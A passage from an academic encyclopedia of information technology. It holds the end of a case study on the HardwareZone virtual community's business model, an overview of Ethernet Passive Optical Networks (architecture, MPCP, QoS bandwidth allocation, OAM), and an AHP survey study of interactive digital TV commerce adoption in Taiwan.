Another critical success factor of HWZ was the presence of niche interest threads within the community. As a result of member feedback, niche interest threads such as 'Apple Clinic,' 'Networking Clinic,' and 'Digital Art' were created. Dedicated subforums were set up to cater to the gradually evolving interests of members, and this in turn generated more in-depth and specific content which helped to keep existing members within the community, and at the same time, drew in new members who were interested in these niche areas of interest.

HWZ's success story clearly brings out the role of its virtual community in increasing its stickiness. The niche focus, catering to the interest of the members, sense of belongingness to the community, and interesting content, are some of the important elements for any virtual community to increase the stickiness of the Web site. Moreover, the **revenue model** of HWZ was unique and self-perpetuating. Usually VCs where members have to contribute fees or some form of money are not usually successful in bringing critical mass.

HOW HWZ'S STICKY VC ENHANCES ITS BUSINESS MODEL

HWZ employs a hybrid revenue model which includes advertising, subscription, and affiliate referral fees. It faces intense competition from other Web sites for the same revenue dollars from advertisers. HWZ's VC plays an important role in maintaining its competitive advantage and ensuring its viability over the long run. There are several ways in which HWZ's VC has helped HWZ in enhancing its business model as described below.

Strengthening HWZ's Brand Name

HWZ's virtual community allowed the Web site to become a fast and convenient one-stop destination for information and updates on IT related matters. Through the positive network effect, its large user base played an important role in strengthening its brand name through 'word-of-mouth' advertising. Attracting more users is important to a community provider model as its viability depends heavily on the critical mass of users. High user traffic and a strong brand name increase its ability to attract companies to advertise on its Web site. Being highly popular among techies and IT enthusiasts, companies such as HP and BenQ are interested in advertising their products on HWZ's Web site, bringing in advertising revenue for HWZ.

Providing an Additional Source of Revenue

HWZ's VC brought a stable source of revenue to HWZ through the subscription fees paid by its loyal members (for privileges and dedicated access to its servers). At the same time, HWZ was able to leverage on its VC in its off-line ventures, such as the publication of *Hardware Magazine* (*HWM*). With strong support from the HWZ community, HWZ was able to sell the magazine easily and further increase its brand reach. The HWM magazine enabled HWZ to earn an additional source of revenue through advertising fees and sales. In addition, HWZ made use of cross-promotion strategies to increase its revenues. HWZ heavily promotes *HWM* in its Web site and vice versa, resulting in a cyclic reinforcement. The complementary content induces members to access both mediums, resulting in greater revenues for the company.

Being a Source of Customer Information

HWZ's virtual community served as a cost-effective source of consumer data for HWZ. HWZ gathered feedback and suggestions from its virtual communities for ideas to improve on the content of its magazines. The exchange of experiences within the community provided useful information which HWZ could share with its advertisers. For example, it is common for virtual community members to share their product experiences in the discussion forums. In addition, the virtual community served as a useful tool for informing members about new products. This increased the reach of advertisers thus attracting more companies to advertise on HWZ's Web site. HWZ's VC thus changed from a traditional information-based interface to a profit-making advertising-based interface.

Extend Business Model and Operations

HWZ took advantage of its large user base and strong brand name to seek out new business opportunities. It extended its business model and set up other virtual communities, such as carma.com for automobile enthusiasts which attracted car agencies to advertise on its Web sites. HWZ also set up a virtual community for people who have strong interests in digital imaging and photography (www.photoi.org) and published the *PHOTOVIDEOi* magazine. HWZ's virtual community consisted of members not only from Singapore but also from nearby countries. This has enabled HWZ to venture into overseas markets and replicate its success in Singapore. Currently, it has set up operations in Singapore, Malaysia, Thailand, Philippines, and Australia (Hardwarezone, 2005).

CONCLUSION

From the discussion on HWZ we can assert that content, community, and niche focus are key elements for a successful VC. Moreover such VCs should be aligned with the strategies of the Web site. Such VCs would help the Web site to enhance its business and revenue model and strengthen its brand name. At the core of success of VCs is the fact that they can provide real-time response to the members. Although there are certain drawbacks in being involved in an online community, as such, the rise in membership is a testament to its increasing acceptance into the society. The number of users has been predicted to increase especially over the next few years when even more activities and transactions are going to take place over the Internet. With the advent of newer technology, perhaps new business models will also emerge in the near future, possibly changing the way the society is going to work, live, and play.

KEY TERMS

Forum Moderator: A person who moderates the discussions in the VC forums. The person could be the owner of the community itself or could have arisen as a leader among a group of interacting people due to experience or contribution to the community.

Lock-in Strategy: A strategy in which the customer is so dependent on a vendor for products and services that the customer cannot move to another vendor without substantial switching costs, real and/or perceived.

Network Effect: Network effect refers to the phenomenon whereby a service becomes more valuable as more people use it, and this in turn encourages new users to become adopters of the service.

Opinion Leader: A person who is an active media user and who interprets the meaning of media messages or content for lower-end media users. Typically the opinion leader is held in high esteem by those that accept their opinions.

Revenue Model: The source of revenue generation for any business. For a VC the revenue can come from advertisements posted at the site, from the subscription obtained from members of the VC, from the selling of stuff at the VC, and so on.

Sense of belongingness: A stage in interaction with other community members where interaction is so deep that the members begin to identify themselves with the community.

VC Content: VC Content refers to the content placed in the VC. It could be posted by the site moderators or it could develop through interaction among VC members.

Virtual Communities: Groups of like-minded strangers who interact predominantly in cyberspace to form relationships, share knowledge, have fun, or engage in economic transactions.

Word of Mouth Advertising: Also known as viral marketing, it refers to marketing techniques that use pre-existing social networks to produce increases in brand awareness. It can harness the network effect of the Internet and can be very useful in reaching a large number of people rapidly.

Henrique J. A. da Silva
Universidade de Coimbra, Portugal

José Ruela
Universidade do Porto, Portugal

INTRODUCTION

Recently, Ethernet Passive Optical Networks (EPONs) have received a great amount of interest as a promising cost-effective solution for next-generation high-speed access networks. This is confirmed by the formation of several *fora* and working groups that contribute to their development, namely the EPON Forum (http://www.ieeecommunities.org/epon), the Ethernet in the First Mile Alliance (http://www.efmalliance.org), and the IEEE 802.3ah working group (http://www.ieee802.org/3/efm), which is responsible for the standardization process. EPONs are a simple, inexpensive, and scalable solution for high-speed residential access capable of delivering voice, high-speed data, and multimedia services to end users (Kramer, Mukherjee, & Maislos, 2003; Kramer & Pesavento, 2002; Lorenz, Rodrigues, & Freire, 2004; McGarry, Maier, & Reisslein, 2004; Pesavento, 2003). An EPON combines the transport of IEEE 802.3 Ethernet frames over a low-cost and broadband point-to-multipoint passive optical fibre infrastructure connecting the optical line terminal (OLT) located at the central office to optical network units (ONUs) usually located at the subscriber premises. In the downstream direction, the EPON behaves as a broadcast and select shared medium, with Ethernet frames transmitted by the OLT reaching every ONU. In the upstream direction, Ethernet frames transmitted by each ONU will only reach the OLT, but an arbitration mechanism is required to avoid collisions.

This article provides an overview of EPONs focused several issues: EPON architecture, multipoint control protocol (MPCP), quality of service (QoS), and operations, administration, and maintenance (OAM) capability of EPONs.

EPON ARCHITECTURE

EPONs, which represent the convergence of low-cost and widely used Ethernet equipment and low-cost point-to-multipoint fibre infrastructure, seem to be the best candidate for the next-generation access network (Kramer & Pesavento, 2002; Pesavento, 2003). In order to create a cost-effective shared fibre infrastructure, EPONs use passive optical splitters in the outside plant instead of active electronics and, therefore, besides the end terminating equipment, no intermediate component in the network requires electrical power. Due to its passive nature, optical power budget is an important issue in EPON design because it determines how many ONUs can be supported, as well as the maximum distance between the OLT and ONUs. In fact, there is a trade-off between the number of ONUs and the distance limit of the EPON because optical losses increase with both split count and fibre length. EPONs can be deployed to reach distances up to around 20 km with a 1:16 split ratio, which sufficiently covers the local access network (Pesavento, 2003). Figure 1 shows a possible deployment scenario for EPONs (Kramer, Banerjee, Singhal, Mukherjee, Dixit, & Ye, 2004).

Although several topologies are possible, such as tree, ring, and bus (Kramer et al., 2003; Kramer, Mukherjee, & Pesavento, 2001; Pesavento, 2003), the most common EPON topology is a 1:N tree or a 1:N tree-and-branch network, which cascades 1:N splitters, as shown in Figure 2. The preference for this topology is due to its flexibility in adapting to a growing subscriber base and increasing bandwidth demands (Pesavento, 2003).

EPONs cannot be considered either a shared medium or a full-duplex point-to-point network, but a

Figure 1. Schematic representation of a possible deployment scenario for EPONs



Figure 2. Schematic representation of a tree-and-branch topology for EPONs



combination of both depending on the transmission direction (Pesavento, 2003). In the downstream direction, an EPON behaves as a shared medium (physical broadcast network), with Ethernet frames transmitted from the OLT to every ONU. In the upstream direction, due to the directional properties of passive couplers, which act as passive splitters for downstream, Ethernet frames from any ONU will only reach the OLT, and not any other ONU. In the upstream direction, the logical behaviour of an EPON is similar to a point-to-point network but, unlike in a true point-to-point network, collisions may occur among frames transmitted from different ONUs. Therefore, in the upstream direction, there is the requirement to both share the trunk fibre and arbitrate ONU transmissions to avoid collisions, by means of a MPCP in the medium access control (MAC) layer. An overview of this protocol will be presented in the next section.

EPONs use point-to-point emulation to meet the compliance requirements of 802.1D bridging, which provides for ONU to ONU forwarding. For this function, a 2-byte logical link identifier (LLID) is used in the preamble of Ethernet frames. This 2-byte tag uses 1-bit as a mode indicator (point-to-point or broadcast mode), and the remaining 15-bits as the ONU ID. An ONU transmits frames using its own assigned LLID, and receives and filters frames according to the LLID. An emulation sublayer below the Ethernet MAC demultiplexes a packet based on its LLID and strips the LLID prior to sending the frame to the MAC entity. Therefore, the LLID exists only within the EPON network. When transmitting, an LLID corresponding to the local MAC entity is added. Based on the LLID, an ONU will reject frames not intended for it. For example, a given ONU will reject broadcast frames that it generates or frames intended for other ONUs on the same PON (Pesavento, 2003).

In the downstream direction, an EPON behaves as a physical broadcast network of IEEE 802.3 Ethernet Frames, as shown in Figure 3. An Ethernet frame transmitted from the OLT is broadcast to all ONUs, which is a consequence of the physical nature of a 1: N optical splitter. At the OLT, the LLID tag is added to the preamble of each frame, and is extracted and filtered by each ONU in the reconciliation sublayer. Each ONU receives all frames transmitted by the OLT, but extracts only its own frames, that is, those matching its LLID. Frame extraction (filtering) is based only on the LLID since the MAC of each ONU is in promiscuous mode and accepts all frames. Due to the broadcast nature of EPONs in the downstream direction, an encryption mechanism is often considered for security reasons. In the upstream direction a multiple access control protocol is required, because the EPON operates as a physical multipoint-to-point network. Although each ONU sends frames directly to the OLT, the ONUs share the upstream trunk fibre, and simultaneous frames from ONUs might collide if the network was not properly managed. In normal operation, no collisions occur in EPONs (Pesavento, 2003).

MULTIPOINT CONTROL PROTOCOL

In order to avoid collisions in the upstream direction, EPONs use the MPCP. MPCP is a frame-oriented protocol, based on 64-byte MAC control messages, which coordinate the transmission of upstream frames in order to avoid collisions. Table 1 presents the main functions performed by MPCP (Pesavento, 2003). In order to enable MPCP functions, an extension of MAC Control sublayer is needed, which is called Multipoint MAC Control sublayer.

MPCP is based on a noncyclical frame-based time division multiple access (TDMA) scheme. The OLT sends GATE messages to ONUs, in the form of 64-byte MAC Control frames. The GATE messages contain a timestamp and granted time-slot assignments, which represent the periods in which a given ONU can transmit. The OLT allocates time slots to the ONUs. Depending on the scheduler algorithm, bandwidth allocation can be static or dynamic. Frame fragmentation is not allowed within the upstream time slot, which contains several IEEE 802.3 Ethernet frames.

For upstream operation, the ONU sends REPORT messages, which contain a timestamp for calculating round trip time (RTT) at the OLT, and a report on the status of the queues at the ONU, so that efficient

Figure 3. Illustration of frame transmission in EPONs



Table 1. Main functions performed by MPCP

- Bandwidth request and assignment
- Negotiation of parameters
- Managing and timing upstream transmissions from ONUs to avoid collisions
- Minimisation of the space between upstream slots by monitoring round trip delay
- Auto-discovery and registration of ONUs

dynamic bandwidth allocation (DBA) schemes can be used. The ONU is not synchronized nor does it have knowledge of delay compensation. Moreover, for upstream transmission, the ONU transceiver receives a timely indication from MPCP to change between on and off states (Pesavento, 2003).

QUALITY OF SERVICE IN S

In a multiservice network, the allocation of resources to competing users/traffic flows must provide differentiated QoS guarantees to traffic classes, while keeping efficient and fair use of shared resources. Depending on the class, guaranteed throughput or assured bounds on performance parameters, such as packet delay and jitter and packet loss ratio, may be negotiated.

In an EPON access network, sharing of the upstream and downstream channels for the communication between the OLT and a number of ONUs requires a separate analysis. In the downstream direction, the OLT is the single source of traffic (point-to-multipoint communication) and has control over the entire bandwidth of the broadcast channel; thus, resource (bandwidth) management reduces to the well-known problem of scheduling flows organized in a number of queues associated to different traffic classes. However, in the upstream direction, ONUs must share the transmission channel (multipoint-to-point communication). Besides an arbitration protocol for efficient access to the medium, it is also necessary to allocate bandwidth and schedule different classes of flows, both within each ONU and among competing ONUs, such that QoS objectives are met.

These goals may be fulfilled by means of a strategy based on MPCP and other mechanisms that take advantage of MPCP features. Since MPCP is a link layer protocol, appropriate mappings between link layer and network layer QoS parameters are required in the framework of the QoS architectural model adopted, for example, IntServ (Braden, Clark, & Shenker, 1994) or DiffServ (Blake, Black, Carlson, Davies, Wang, & Weiss, 1998; Grossman, 2002). In this article, only the lower layer mechanisms related with MPCP are discussed.

It must be stressed that MPCP is not a bandwidth allocation mechanism and does not impose or require a specific allocation algorithm. MPCP is simply a MAC protocol based on request and grant messages (REPORT and GATE, respectively) exchanged between ONUs and the OLT. As such, it may be used to support any allocation scheme aimed at efficient and fair share of resources and provision of QoS guarantees.

The MPCP gated mechanism arbitrates the transmission from multiple nodes by allocating a transmission window (time slot) to each ONU. Since the OLT assigns non-overlapping slots to ONUs, collisions are avoided and thus efficiency can be kept high. However, this is not enough; the allocation algorithm should also avoid waste of resources (that may occur if time slots are not fully utilized by ONUs) and support the provision of differentiated QoS guarantees to different traffic classes in a fair way.

In fact, a static allocation of fixed size slots may become highly inefficient with variable bit rate traffic (which is typical of bursty data services and many real-time applications) and with unequal loads generated by the ONUs. The lack of statistical multiplexing may lead to overflow of some slots, even under light loads, due to traffic burstiness, as well as to slot underutilization since, in this case, it is not possible to reallocate capacity assigned to and not used by an ONU. Therefore, inter-ONU scheduling based on the dynamic allocation of variable size slots to ONUs is essential both to keep the overall throughput of the system high and to fulfil QoS requirements in a flexible and scalable way.

In a recent survey, McGarry et al. (2004) proposed a useful taxonomy for classifying dynamic bandwidth allocation (DBA) algorithms for EPONs. Some only provide statistical multiplexing, while others offer QoS guarantees. The latter category may be further subdivided into algorithms with absolute and relative QoS assurances. Some examples are given below.

Kramer, Mukherjee, and Pesavento (2002) proposed an interleaved polling mechanism with adaptive cycle time (IPACT) and studied different allocation schemes. They concluded that best performance was achieved with the limited service; the OLT grants to each ONU the requested number of bytes in each polling cycle up to a predefined maximum. However, cycle times are of variable length, and therefore the drawback of this method is that delay jitter cannot be tightly controlled. A control theoretic extension of IPACT, aimed at improving the delay performance of the algorithm, has been studied by Byun, Nho, and Lim (2003).

The original IPACT scheme simply provided statistical multiplexing but did not support QoS differentiation to traffic classes. However, in a multiservice environment each ONU has to transmit traffic belonging to different classes and therefore QoS differentiation is required; this means that intra-ONU scheduling is also necessary. Incoming traffic from the users served by an ONU must be organized in separate queues based on a process that classifies and assigns packets to the corresponding traffic classes. Packets may be subject to marking, policing, and dropping in conformance with a service level agreement (SLA). Intra-ONU scheduling is usually based on some variant of priority queuing.

The combination of the limited service scheme and priority queuing (inter-ONU and intra-ONU scheduling, respectively) has been exploited by Kramer, Mukherjee, Dixit, Ye, and Hirth (2002) as an extension to IPACT. However, some fairness problems were identified, especially the performance degradation of some (low priority) traffic classes when the network load decreases (a so-called light load penalty). This problem is overcome in the scheme proposed by Assi, Ye, Dixit, and Ali (2003), which combines nonstrict priority scheduling with a dynamic bandwidth allocation mechanism based on but not confined to the limited service. The authors also consider the possibility of delegating into the OLT the responsibility of per class bandwidth allocation for each ONU, since MPCP control messages can carry multiple grants. In this way, the OLT will be able to perform a more accurate allocation based on the knowledge of per class requests sent by each ONU, at the expense of a higher complexity. This idea had been previously included in the DBA algorithm proposed by Choi and Huh (2002).

The above algorithms only provide relative QoS assurances, like the two-layer bandwidth allocation algorithm proposed by Xie, Jiang, and Jiang (2004) and the dynamic credit distribution (D-CRED) algorithm described by Miyoshi, Inoue, and Yamashita (2004). Examples of DBA algorithms that offer absolute QoS assurances include bandwidth guaranteed polling (Ma, Zhu, and Cheng, 2003) and deterministic effective bandwidth (Zhang, An, Youn, Yeo, & Yang, 2003).

In spite of the progress that has been achieved in recent years, more research on this topic is still required, addressing in particular the optimization of scheduling algorithms combined with other QoS mechanisms, tuning of critical parameters in real operational conditions and appropriate QoS parameter mappings across protocol layers, and integration of the EPON access mechanisms in a networkwide QoS architecture aimed at the provision of end-to-end QoS guarantees.

OPERATIONS, ADMINISTRATION, AND MAINTENANCE CAPABILITY OF EPONS

OAM capability provides a network operator with the ability to monitor the network and determine failure locations and fault conditions. OAM mechanisms defined for EPONs include remote failure indication, remote loopback, and link monitoring. Remote failure indication is used to indicate that the reception path of the local device is non-operational. Remote loopback provides support for frame-level loopback and a data link layer ping. Link monitoring provides event notification with the inclusion of diagnostic data and polling of variables in the IEEE 802.3 Management Information Base. A special type of Ethernet frame called OAM protocol data units, which are slow protocol frames, are used to monitor, test, and troubleshoot links. The OAM protocol is also able to negotiate the set of OAM functions that are operable on a given link interconnecting Ethernet devices (Pesavento, 2003).

CONCLUSION

EPONs have been proposed as a cost-effective solution for next-generation high-speed access networks. An overview of major issues in EPONs has been presented. The architecture and principle of operation of EPONs were briefly described. The multipoint control protocol used to eliminate collisions in the upstream direction was briefly presented. Quality of service, a major issue for multimedia services in EPONs, was also addressed. The operations, administration, and maintenance capability of EPONs was also briefly discussed.

KEY TERMS

DBA: Dynamic Bandwidth Allocation algorithms can be used with the MPCP arbitration mechanism to determine the collision-free upstream transmission schedule of ONUs and generate GATE messages accordingly.

Ethernet Frame: Consists of a standardized set of bits, organized into several fields, used to carry data over an Ethernet system. Those fields include the preamble, a start frame delimiter, address fields, a length field, a variable size data field that carries from 46 to 1,500 bytes of data, and an error checking field.

LLID: Logical Link Identifier is a 2-byte tag in the preamble of an Ethernet frame. This 2-byte tag uses 1 bit as a mode indicator (point-to-point or broadcast mode) and the remaining 15 bits as the ONU ID.

MPCP: Multi-Point Control Protocol is a medium access control protocol used in EPONs to avoid collisions in the upstream direction.

OLT: Optical Line Terminal is located at the central office and is responsible for the transmission of Ethernet frames to ONUs.

ONU: Optical Network Unit is usually located at the subscriber premises or in a telecom closet and is responsible for the transmission of Ethernet frames to OLT.

PON: Passive Optical Network is a network based on optical fibre, in which all active components and devices between the central office and the customer premises are eliminated.

Evaluation of Interactive Digital TV Commerce Using the AHP Approach

Koong Lin

Chad Lin
Curtin University of Technology, Australia

Chyi-Lin Shen
Hua Yuan Management Services Co. Ltd., Taiwan

INTRODUCTION

The popularity of interactive digital television (IDTV) has been increasing rapidly over the last few years and is likely to be the growth star of the future. According to Forrester Research, more than 10% of Europeans are now using interactive digital television (IDTV) services (Jennings, 2004). Indeed, the introduction of IDTV in the diffusion of television has brought about many benefits to the customers (e.g., more TV channels) (Buhalis & Licata, 2002). The proliferation of IDTV has also given customers easier access to products and services. Nevertheless, according to Pagani (2003), this has a profound effect on the market outlook for the existing TV operators. Although IDTV contributes many benefits to the quality and the transmission of the TV channels for the customers, it has also resulted in fierce market competition and decreased profit margins for the TV industry as a whole. Therefore, the industry needs to look for new ways to utilize the technology to be competitive.

However, organizations often encounter challenges and problems when implementing new information technology (IT) (Lin, Pervan, & McDermid, 2005). For instance, organizations are likely to face uncertainties when assessing the new adopted IT (Lin & Pervan, 2003) such as IDTV. Moreover, very few studies have carried out proper examination and evaluation of how the TV industry as a whole conducts its business using IDTV (i.e., IDTV commerce). Thus, the objective of this short article is to establish a decision analysis mechanism that can assist the TV operators in adopting IDTV as their commerce platform. A survey was employed to investigate and identify the key issues for adopting IDTV commerce by TV operators. The analytic hierarchy process (AHP) methodology was used to analyze the IDTV adoption decision processes of these TV operators. The AHP methodology was developed by Saaty (1980) to reflect the way people actually think, and it continues to be the most highly regarded and widely used decision-making theory (Lin et al., 2005). One contribution of the short article is that our results indicate that the three most important adoption drivers for implementation IDTV as a commerce platform are: (1) the operational capability for the IDTV services; (2) the innovation and strategy execution capabilities; and (3) the level of maturity in technological development. Finally, most respondents indicate that the adoption of IDTV commerce should be fully operated and managed in-house, rather than outsourced (partial or total outsourcing).

BACKGROUND

Digital Television

Digital television (DTV) is a brand new technology for receiving and sending digital TV signals, which is different from the traditional analog TV signals (Pagani, 2003). DTV is television signals sent digitally rather than in the analog form used when TV was introduced. Analog TV is available in only one quality whereas DTV digitalizes the processes of program production, image processing, encoding, signal emitting, and transmission (FCC, 2001). DTV comes in several levels of picture quality: high definition television (HDTV), enhanced definition television (EDTV), and standard definition television (SDTV). HDTV is DTV at its finest, and you can enjoy a true home theater experience. EDTV is a step up from basic television, while SDTV is the basic display. In terms of DTV screen types, the primary options are: (a) cathode ray tube (CRT) screens—traditional color television screens updated for digital; (b) rear projection TVs—rear projection TVs can create brilliant, wide angle pictures on ever-larger screens; (c) LCD screens—are very thin and produce extremely clear pictures, but are currently expensive and limited in size; and (d) plasma screens—create a bright, clear picture up to enormous sizes while remaining very thin.

DTV is available via three main delivery methods: (1) cable—this offers subscriptions to multiple channels of DTV or HDTV programming, which varies depending on the provider; (2) satellite—this offers subscriptions to multiple channels of DTV or HDTV programming, which varies depending on the provider; (3) over air—this allows you to view DTV signals sent by local broadcasters only, and there are no subscription fees. In addition, there are two basic components of DTV: a television monitor and a tuner. A tuner (also called a receiver or set-top box (STB)) takes the television signal and communicates it to the television monitor. Tuners need to be connected to a TV monitor in order to view the programs contained in the signals they receive.

The successful application of DTV was due to two main factors: (1) the development of compression techniques (e.g., MPEG2 and MPEG4 standards); and (2) the agreement of universally accepted standards (Rangone & Turconi, 2003). There are three global DTV standards—ATSC used in America, DVB used in Europe, and ISDB used in Japan. There are four categories of digital TV: CATV via Cable modem, MOD via ADSL, mobile TV via smart phones, and IPTV via any IP-based network environments (Liu, 2006).

In recent years, the deployment of interactive services on DTV has gaining momentum, and it has the potential to reach a similar level of access as the Internet (McGrail & Roberts, 2005; Thompson, Williams, Nicholas, & Huntington, 2002). Interactive TV is a DTV extended technology (usually abbreviated to IDTV). IDTV focuses on the interactive functions and services, including user-friendly interfaces, video on demand (VOD), electronic program guide (EPG), personal video recorder (PVR), and so forth (Chang, 2001). It refers to television displayed using a digital signal delivered by a range of media, including cable, satellite, and terrestrial (by aerial). Consumer interactions are provided by a remote control, which enables viewers to select different viewing options through signals sent to a set top box (STB) (Chaffey, 2002). IDTV can be used in areas such as health information (e.g., by allowing consumers to access health information at home 24 hours a day, 7 days a week) (Thompson et al., 2002) and tourism (e.g., by allowing consumers to directly access their reservation systems) (Buhalis & Licata, 2002).

IDTV Commerce

In general, all the transactional behaviors via TV can be called TV commerce. The traditional TV shopping is the most popular form of TV commerce. TV commerce allows viewers access to a variety of goods and services through their TV. TV has been perceived as a more trusted medium than the Internet because viewers are familiar with it and feel that TV is still subject to government regulation (Digisoft.tv, 2004). TV commerce comprises the following submarkets: (1) TV shopping; (2) direct response TV; (3) travel shopping; and (4) interactive TV (IDTV) applications.

Like other electronic commerce mediums, IDTV providers can offer ways to exchange money electronically, which facilitates TV commerce. IDTV commerce is a specific kind of TV commerce using TV sets and other related equipments with interactive services (e.g., banking, shopping, betting and gambling, auctions). According to a survey by Gallup Research, 42% of respondents over the age of 50 would be interested in purchasing items via IDTV, although they may be uncomfortable using Internet (Digisoft.tv, 2004). It is also attractive to viewers, as they do not need to purchase any additional equipment (besides the costs of STB) or learn a new technology. STB is a critical component for users to receive digital television signals on traditional TV sets. STB provides the users with capabilities for implementing interactive television applications (Rangone & Turconi, 2003). Using STB, IDTV commerce is no longer a one-way transmission media but a two-way virtual transaction channel (Lin & Liu, 2006; Lin, Kaun, & Chiu, 2006).

RESEARCH METHODOLOGY AND DESIGN

Analytic Hierarchy Process (AHP)

AHP is a process that transforms a complicated problem into a hierarchical structure (Lin & Liu, 2006). Developed by Saaty (1980), AHP is used to reflect the way people actually think and it continues to be the most highly regarded and widely used decision-making theory. By reducing complex decisions to a series of one-on-one comparisons and then synthesizing the results, AHP not only assists decision makers in arriving at the best decision, but also provides a clear rationale that it is the best (Saaty, 1980).

AHP has three main steps: problem decomposition, comparative analysis, and synthesis of priorities (Timor & Tuzuner, 2006). This can be used to assist organizations in the analysis and evaluation of the IDTV adoption options in the process of developing an integrated assessment of the entire organizational structure. It can also help to assess the interorganizational issues among different divisions within an organization. Moreover, AHP can help predict possible risks and challenges when adopting IDTV commerce so that the organizations are able to formulate appropriate strategies in order to minimize them (Saaty, 1980).

In the hierarchical design, AHP identifies important factors involved in a particular decision, and this provides the overall decision-making process and the relationship between various factors involved in a decision making problem. The pair-wise judgments phase is based on the assumption that the judgment will be effective and meaningful when a pair of elements alone is compared on a single criterion without concern for the other criteria.

In general notation, at each level of hierarchy the decision-maker establishes scores among elements by constructing a matrix of pair-wise comparison judgments regarding relative importance or preference between any two elements. The aij value of the matrix represents the relative importance of the ith element over the jth element. After making the pair-wise comparisons, the consistency is determined by using the eigenvalue λmax to calculate the CI (consistency index) value (CI = $(\lambda max - n)/(n-1)$, where n is the matrix size). CI is only acceptable if it's less than 0.10; otherwise, the judgment matrix is considered inconsistent (Al-Harbi & Kamal, 2001).

The Decision Hierarchy for Adopting IDTV Commerce


This research first integrates the literature data and the expertise opinions, and then establishes a hierarchical structure. This structure represents the three major constructs and their related factors which influence the adoption of IDTV commerce. The research framework for evaluating the adoption of IDTV commerce is shown in Figure 1:

- **Level 0:** The objectives for this level were to conduct the feasibility study of IDTV commerce within the TV industry, as well as to identify and evaluate the importance of all major adoption drivers.
- **Level 1:** After confirming the scope of the feasibility study for IDTV commerce adoption within the TV industry, three major factors were identified: the level of maturity in technological development, the operational capability, and innovation and strategy execution capabilities.
- **Level 2:** The three major factors identified in Level 1 were then decomposed into several criteria (in Level 2) which were evaluated according to their relative importance. These criteria were identified via interviews with the respondents, literature review, and surveys of industry characteristics.
- **Level 3:** Three options were proposed for the adoption of IDTV commerce. Shown at the bottom of Figure 1 are the alternatives that the TV industry players may employ: (1) Fully in-house IDTV commerce operation and management; (2) Partial outsourcing of IDTV commerce operation and management; and (3) Total outsourcing of IDTV commerce operation and management.

Data Analysis and Results

Prior to sending out the main survey, a pilot survey of 15 executives from the TV industry was conducted. The comments were quite positive and the questionnaire was not significantly modified. For the main survey, the respondents were chosen from those senior managers who were involved in the decision-making processes in relation to the three major IDTV adoption drivers (i.e., technological development, operational capability, and innovation and strategy) from the TV industry in Taiwan. Fifty-one main surveys were sent out in 2005

Figure 1. The decision hierarchy for the adoption of IDTV commerce



and a total of 37 questionnaires were returned, giving a response rate of 72.55%.

The responses were analyzed using the AHP software, Expert Choice. The main characteristics of AHP were that they were based on pair-wise comparison judgments and they allowed different IDTV adoption issues or problems (which were identified via the survey earlier) to be integrated into a single overall score for ranking decision options before actual adoption. All criteria within the three major adoption drivers have consistent responses as their CI (coefficient index) value is less than 0.1 (Satty, 1980). Then, the weighting and ranking of the three major adoption drivers were computed using the software, and the results are shown in Table 1. The results indicated that the operational capability is the most critical adoption driver for IDTV.

Table 2 shows weighting and ranking for the individual criteria of the three major adoption drivers. The most critical criteria from each of the three major adoption drivers are as follows:

1. **Level of maturity in technological development:** The most decisive adoption criteria for this driver are: (a) the level of maturity in relay technology; (b) wireless digital TV signals broadcasting coverage or cable TV lines penetration; and (c) multimedia middleware platform setup.
2. **Operational capability:** The level of market penetration for interactive STBs by TV industry players was considered the most important criterion for operational capability. The respondents indicated that the interactive effect of TV commerce would be limited if the market penetration for STBs was not widespread enough.
3. **Innovation and strategy execution capabilities:** The level of strategic alliance with other industries by IDTV operators was ranked as the

Table 1. Weighting and ranking of the three identified adoption drivers for IDTV

Major IDTV Adoption Drivers	Weighting	Ranking
Level of maturity in technological development	0.253	3
Operational capability	0.405	1
Innovation and strategy execution capabilities	0.342	2

Table 2. Weighting/ranking for all adoption criteria

Adoption Drivers	Adoption Criteria	Overall Weighting	Overall Ranking
Level of maturity in technological development (0.253)	Wireless digital TV signals broadcasting coverage or cable TV lines penetration	0.07306	6
	Multimedia middleware platform setup	0.06686	7
	The level of maturity in relay technology	0.07928	4
	Image automation publication systems setup	0.02517	15
Operational capability (0.405)	Production of digital program contents capability	0.06430	9
	Level of market penetration for interactive STBs	0.09243	1
	Security in financial transactions	0.08492	2
	Speed & flow of logistics coordination	0.05158	13
	Control on operational costs	0.06311	11
	Flow of commerce platform coordination	0.04901	14
Innovation and strategy execution capabilities (0.342)	Level of strategic alliance with other industries	0.08414	3
	Completeness in setting up CRM databases	0.06339	10
	Level of customization utilization	0.06568	8
	Program contents & products innovation	0.07309	5
	Personalization & design capabilities	0.05565	12

most critical criterion for determining the innovation and strategy execution capabilities. The next two critical criteria are the level of customization utilization and completeness in setting up CRM databases.

Finally, the last section of the questionnaire asked the respondents to give scores to all three alternatives for adopting IDTV commerce. The results show that the respondents preferred to operate and manage their IDTV commerce fully in-house (140.63). The next preferred alternative was the partial outsourcing of IDTV commerce operation and management (135.35), while the total outsourcing of IDTV commerce operation and management (123.22) was the least preferred alternative for IDTV operators.

FUTURE TRENDS

It has been anticipated that in the future IDTV will be accessible to a greater portion of the population than the Internet and it will allow a greater penetration to the home market, as most households already possess a TV set. The AHP methodology can be utilized to analyze the key issues and future trends for the IDTV commerce development:

- **Digital contents:** The quality of IDTV programs is the most significant factor influencing the willingness of the viewers to shop over IDTV.
- **Payment methods:** "Pay once for all view" is not suitable for all types of the audience. Therefore, the IDTV operators should provide the PPV payment (pay per view) as it gives the viewers the option to select and watch their prefer channels or programs.
- **The price of STB:** Currently, the price or cost of STB seems to be too high for the benefits it brings. This is one of the major barriers for diffusion of IDTV.
- **The diffusion of IDTV sets:** The other barrier is that it will take some time for the viewers to convert their analog TV sets to digital TV sets.
- More possibilities for IDTV commerce may emerge in the future, and it is also very likely that other models will be proposed to analyze decision processes for adopting IDTV commerce.

DISCUSSION AND CONCLUSION

This research aims to establish a decision analysis mechanism that can assist IDTV operators in identifying and understanding the evaluation of critical success adoption drivers, criteria, and alternatives for conducting a successful IDTV commerce. The AHP methodology was employed to analyze the adoption drivers for IDTV commerce by the TV industry. This research has presented a hierarchical decision structure for the adoption of IDTV commerce by the TV industry players. By using the AHP approach, we have obtained the weightings and rankings of the three key adoption drivers, criteria for the key adoption drivers, and the three adoption alternatives. This research process and pattern can be applied to various other industries to explore their possible adoption problems and issues when implementing new technologies.

